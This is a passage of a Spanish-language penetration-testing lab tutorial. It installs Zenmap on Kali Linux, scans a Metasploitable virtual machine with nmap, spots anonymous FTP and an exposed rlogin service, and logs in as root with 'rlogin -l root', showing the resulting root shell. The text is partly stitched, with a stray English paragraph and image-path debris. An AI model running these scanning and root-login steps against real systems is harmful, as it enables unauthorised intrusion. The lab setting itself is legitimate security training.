root@kali:~/Downloads# ls
zenmap-7.80-1.noarch.rpm
```

Ingresa **sudo alien** y el nombre del archivo:

```
root@kali:~/Downloads# sudo alien "zenmap-7.80-1.noarch.rpm"
```


Ahora ingresa **sudo dpkg -i "zenmap_7.80-2_all.deb"**.

```
zenmap_7.80-2_all.deb generated
root@kali:~/Downloads# sudo dpkg -i "zenmap_7.80-2_all.deb"
```


Presiona **Enter**:

```
root@kali:~/Downloads# ls
zenmap-7.80-1.noarch.rpm
root@kali:~/Downloads# sudo alien "zenmap-7.80-1.noarch.rpm"
zenmap_7.80-2_all.deb generated
root@kali:~/Downloads# sudo dpkg -i "zenmap_7.80-2_all.deb"
Selecting previously unselected package zenmap.
(Reading database ... 261591 files and directories currently installed.)
Preparing to unpack zenmap_7.80-2_all.deb ...
Unpacking zenmap (7.80-2) ...
Setting up zenmap (7.80-2) ...
Processing triggers for desktop-file-utils (0.24-1) ...
Processing triggers for mime-support (3.64) ...
Processing triggers for man-db (2.9.0-1) ...
root@kali:~/Downloads#
```

Ahora, abre la aplicación Zenmap:



Zenmap se encuentra instalado:



Usando Zenmap


Usando Zenmap, podemos obtener una lista de todos los servicios que está usando un PC. Es común que muchos servicios se encuentren mal configurados y den espacio a vulnerabilidades.

Por ejemplo, sería sencillo hacer ping con un sitio web usando Metasploitable, y luego usar las direcciones obtenidas para buscar con Zenmap los servicios que están siendo utilizados, y así lograr encontrar vulnerabilidades:


```
msfadmin@metasploitable:~$ ping facebook.com
PING facebook.com (157.240.16.35) 56(84) bytes of data.
64 bytes from edge-star-mini-shv-01-bom1.facebook.com (157.240.16.35): icmp_seq=1 ttl=55 time=20.7 ms
64 bytes from 35.16.240.157.in-addr.arpa (157.240.16.35): icmp_seq=2 ttl=55 time=22.3 ms
64 bytes from 35.16.240.157.in-addr.arpa (157.240.16.35): icmp_seq=3 ttl=55 time=19.7 ms
64 bytes from 35.16.240.157.in-addr.arpa (157.240.16.35): icmp_seq=4 ttl=55 time=20.7 ms
64 bytes from 35.16.240.157.in-addr.arpa (157.240.16.35): icmp_seq=5 ttl=55 time=17.3 ms

--- facebook.com ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4001ms
rtt min/avg/max/mdev = 17.370/20.184/22.322/1.646 ms
msfadmin@metasploitable:~$
```


Ahora abriremos Zenmap para comenzar a utilizarlo.




Luego, iremos a Metasploitable e ingresaremos **if config**, para obtener la dirección IP:




La dirección IP obtenida es 10.0.2.6.




Haz clic en el botón **scan** que se encuentra en la parte derecha:



Y obtendrás una lista de aplicaciones instaladas:



En este caso, podemos ver que se utiliza ftp. La configuración que tiene, permite que ingrese un usuario anónimo, lo que es una gran vulnerabilidad:



```


nmap -T4 -A -v 10.0.2.6
Initiating NSE at 12:58
NSE: [ftp-bounce] PORT response: 500 Illegal PORT co
Completed NSE at 12:58, 9.00s elapsed
Initiating NSE at 12:58
Completed NSE at 12:58, 14.13s elapsed
Initiating NSE at 12:58
Completed NSE at 12:58, 0.03s elapsed
Nmap scan report for 10.0.2.6 (10.0.2.6)
Host is up (0.00056s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 23
|_ftp-syst:
|_STAT:
|_FTP server status:
|_  Connected to 10.0.2.4
|_  Logged in as ftp
|_  TYPE: ASCII
|_  No session bandwidth limit
|_  Session timeout in seconds is 300
|_  Control connection is plain text

```

Si descargamos e instalamos Filezilla, podremos acceder usando este usuario.

Comúnmente, podrías realizar una búsqueda de cada uno de los servicios que aparecen en esta lista, para encontrar cuáles son sus vulnerabilidades. Haremos el ejercicio con uno:

Tomaremos como ejemplo el **513/tcp**.




```

512/tcp    open  execr
513/tcp    open  login      OpenBSD or Solaris rlogind
514/tcp    open  rlogind


```

Copia el texto de la derecha **OpenBSD or Solaris rlogind**, el servicio que está corriendo en este puerto. No sabemos con exactitud qué es esto, así que lo copiaremos en Google, y veremos qué información podemos obtener.

Estos son los resultados de búsqueda:



Encontramos esta información en la segunda página a la que entramos:



Podemos ver que este servicio corre en el puerto 513, y permite a los usuarios loggear de manera remota.

```

Now the next step is to check if the rsh-client is installed in our system. If not then we
have to type the command apt-get install rsh-client. The rsh-client is a remote login utility
that it will allow users to connect to remote machines.

root@kali:~# apt-get install rsh-client
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  libdrm1.0.0-rc6 python-pyicu libuc1 upx-uc1 libdebconf-installer4 cryptsetup
  libcryptfs0 reiserfsprogs rdate hcal-bterm ecryptfs-utils libasound2-plugins

```

Con esta información vamos a instalar el programa con Kali Linux.

```

root@kali:~# apt-get install rsh-client
Reading package lists... Done
Building dependency tree
Reading state information... Done
rsh-client is already the newest version (0.17-21).
0 upgraded, 0 newly installed, 0 to remove and 1181 not upgraded.

```

Ingresamos el código **apt-get install rsh-client**. Como resultado, el programa se instala.

No conocemos completamente la forma de usarlo, por lo que ingresamos **rlogin --help**

```

root@kali:~# rlogin --help
rlogin: invalid option -- '-'
usage: rlogin [-8ELKd] [-e char] [-i user] [-l user] [-p port] host

```

Así, obtenemos el orden en que debemos ingresar la información para que funcione.

Con esta información, vamos a intentar ingresar el siguiente código: **rlogin -l root 10.0.2.6**

Escribimos **root**, sabiendo que es el usuario con más privilegios del sistema, y luego el número de IP.

```
root@kali:~# rlogin -l root 10.0.2.6
Last login: Thu Sep  3 13:58:13 EDT 2020 from 10.0.2.4 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~#
```

Puedes ver que estamos loggados en la máquina Metasploitable.

Si ingresas `id`, podrás ver cuál es tu ID.

```
root@metasploitable:~# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:~#
```

Podemos ver que efectivamente somos **root**.

Ingresa `pwd`.

```
root@metasploitable:~# pwd
/root
root@metasploitable:~#
```

Podemos ver que estamos en el directorio de root.

Si ingresas `uname -a`, podremos ver el nombre del host y el Kernel que está corriendo en la máquina:

```
root@metasploitable:~# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:~#
```


Puedes realizar un procedimiento similar con cualquiera de los elementos de la lista para encontrar vulnerabilidades.

Obtener el control del target

